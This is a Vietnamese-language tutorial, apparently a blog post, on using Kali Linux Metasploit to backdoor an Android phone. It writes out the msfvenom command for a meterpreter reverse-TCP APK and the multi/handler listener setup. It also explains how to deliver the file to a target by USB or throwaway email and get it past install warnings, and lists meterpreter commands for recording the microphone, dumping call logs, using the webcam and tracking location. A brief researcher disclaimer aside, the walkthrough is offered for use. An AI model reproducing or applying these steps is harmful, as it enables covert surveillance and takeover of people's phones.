
Smartphone Android thường là cổng vào hầu hết gadget IoT thương mại. Cảm ứng khói Nest quản lý qua app Android liên quan. Cũng như Nest Thermostat điều khiển nhiệt độ. Khóa thông minh, camera chuông cửa – hầu như mọi thiết bị thông minh truy cập từ Alexa hoặc app master khác. Điều gì nếu ai đó có quyền truy cập từ xa vào điện thoại Android đó? Bạn nghĩ điều này không thể? Chúng tôi sẽ demo cơ bản cách Kali Linux "metasploit" dùng tạo backdoor vào điện thoại Android.
Lưu ý: hướng dẫn này cho nhà nghiên cứu bảo mật và người đam mê. Chúng tôi không khuyên hack điện thoại người khác nếu không có sự cho phép.
Bối Cảnh
Trước khi làm việc trên Kali Linux, trước tiên cần làm quen với terminal console của nó.
Nó sẵn sàng chứa danh sách toàn diện công cụ thiết kế nhắm vào firmware hoặc hệ điều hành thiết bị.
Ở đây, chúng ta dùng công cụ phổ biến "MSFVenom" chèn virus vào điện thoại Android. Nó tạo nhiều loại payload dựa trên tùy chọn user chọn. Exploit hoạt động trên nhiều nền tảng bao gồm Windows, Android, OpenBSD, Solaris, JAVA, PHP, và phần cứng game.
Khởi Chạy Android Metasploit
Các bước sau demo cách tải MSFVenom trên hệ thống Kali Linux.

Khởi động terminal và nhập lệnh sau.
msfvenom - p android/meterpreter/reverse_tcp L HOST=IP address LPORT=Number R > /root/LOCATION/hackand.apk
Ở đây, payload khởi chạy dùng phần mở rộng Exploit gọi là "Meterpreter".
Để xác định IP address của listener host, mở terminal console mới và nhập ifconfig. Thường cổng 4444 dành cho trojan, exploit, và virus.


Khi IP address xác định, quay lại màn hình trước và nhập chi tiết.
File "hackand.apk" sẽ lưu trên desktop và là exploit backdoor chính dùng trên điện thoại Android.
Bước tiếp theo, khởi chạy "msfconsole" công cụ kiểm thử xâm nhập phổ biến dùng với Kali Linux. Nhập service postgresql start theo sau msfconsole. PostgreSQL là database nơi console được lưu.

Khi công cụ xâm nhập sẵn sàng, khởi chạy phần exploit còn lại.


Tiếp theo, file thực thi "multi-handler" sẽ dùng.
use multi/handler
Tham chiếu hình dưới để kết nối exploit với console. Cùng IP address và số cổng sẽ dùng.

Giai đoạn tiếp theo, exploit msfvenom sẽ khởi chạy và khởi tạo với lệnh exploit đơn giản. Giờ, phải tìm mục tiêu là điện thoại Android.
Kết Nối Terminal Kali Linux Với Điện Thoại Android
File hackand.apk tải trước chỉ 10 KB. Bạn phải tìm cách chèn file vào điện thoại mục tiêu. Có thể truyền virus dùng USB hoặc dịch vụ email tạm.
Thường nhà cung cấp webmail như Gmail hoặc Yahoo từ chối mang file nhiễm virus này.

Android sẽ cảnh báo trước khi bạn chèn phần mềm. Nhưng chỉ mất dưới 20 giây hoàn thành cài đặt vì chỉ phải "bỏ qua rủi ro và cài". Điều này làm mối đe dọa hơi nghiêm trọng nếu điện thoại ở chế độ mở khóa.

Như hiển thị, nhiều tổn hại có thể làm cho điện thoại bao gồm sửa đổi nội dung lưu trữ, ngăn điện thoại ngủ, kết nối/ngắt kết nối Wi-Fi, đặt hình nền, và hơn thế.

Sau khi file APK cài, nó có thể ngụy trang khéo léo trong điện thoại.
Giờ, bạn dùng nhiều lệnh như sau trên terminal Kali Linux điều khiển điện thoại. Không cần nhớ chúng thật sự vì danh sách có sẵn từ help đơn giản trong meterpreter.
record_mic: ghi âm microphonedump calllog: lấy nhật ký cuộc gọiwebcam_chat: bắt đầu video chatgeolocate: lấy vị trí hiện tại điện thoại
Hầu hết điện thoại Android tiên tiến sẽ ngăn ứng dụng độc hại này cài. Vì vậy, exploit này thường hoạt động với mẫu Android cũ.
Suýt Nghĩ
Trong hướng dẫn này, thấy chiến lược cơ bản dùng Kali Linux truy cập smartphone Android. Dù exploit rất đơn giản, nó có ý nghĩa lớn về bảo mật IoT.
Bạn nghĩ sao về exploit Kali Linux? Bạn sẽ cẩn trọng hơn về bảo mật điện thoại? Cho chúng tôi biết trong bình luận.